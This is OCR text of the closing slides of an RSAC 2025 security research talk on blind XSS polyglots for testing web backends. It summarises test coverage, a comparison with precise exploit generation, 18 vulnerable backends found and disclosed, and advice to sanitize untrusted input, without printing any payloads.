
RSAC 2025 Conference


# Closing Remarks


# Apply


- Test the security of your web-based **backends**.
- XSS Polyglots can speed up web testing.
- Sanitize all input coming from untrusted sources.

# Summary


Blind XSS Scenario
Administration
Application Logic
Website
/home
Backend
/admin-view-1
backend.local
XSS
OK
No feedback
Attacker
Victim
1


Seven Polyglots to Rule Them All!
Our polyglot set solving all 111 in-scope GFR tests
Polyglot
Test cases
1
10
20
30
40
50
60
70
80
90
100
110
Test solved by polyglot
Only one polyglot solves this test
2


Comparison with Precise Exploit Generation
Figure: Number of CXSS Vulnerabilities found by the approaches.
Precise Exploits (145)
18
Overlap: 127
20
Total: 165
Synthesized Polyglots (147)
3


Findings in the Wild
The tip of the iceberg
• 18 vulnerable backends
• Custom tools and popular software
• Vulnerabilities in two platforms for
• "Logging, Monitoring, Reporting"
• "Industrial Detection & Response"
• Well-received disclosure
• Each polyglot triggered backend vulnerabilities
• Most polyglots were the only triggers for at least one backend
• Executions seconds to days after submission
4

RSAC™ 2025 Conference

Many Voices.
**One Community.**

# Thank You.

**For more information:**

robin.kirchner@tu-braunschweig.de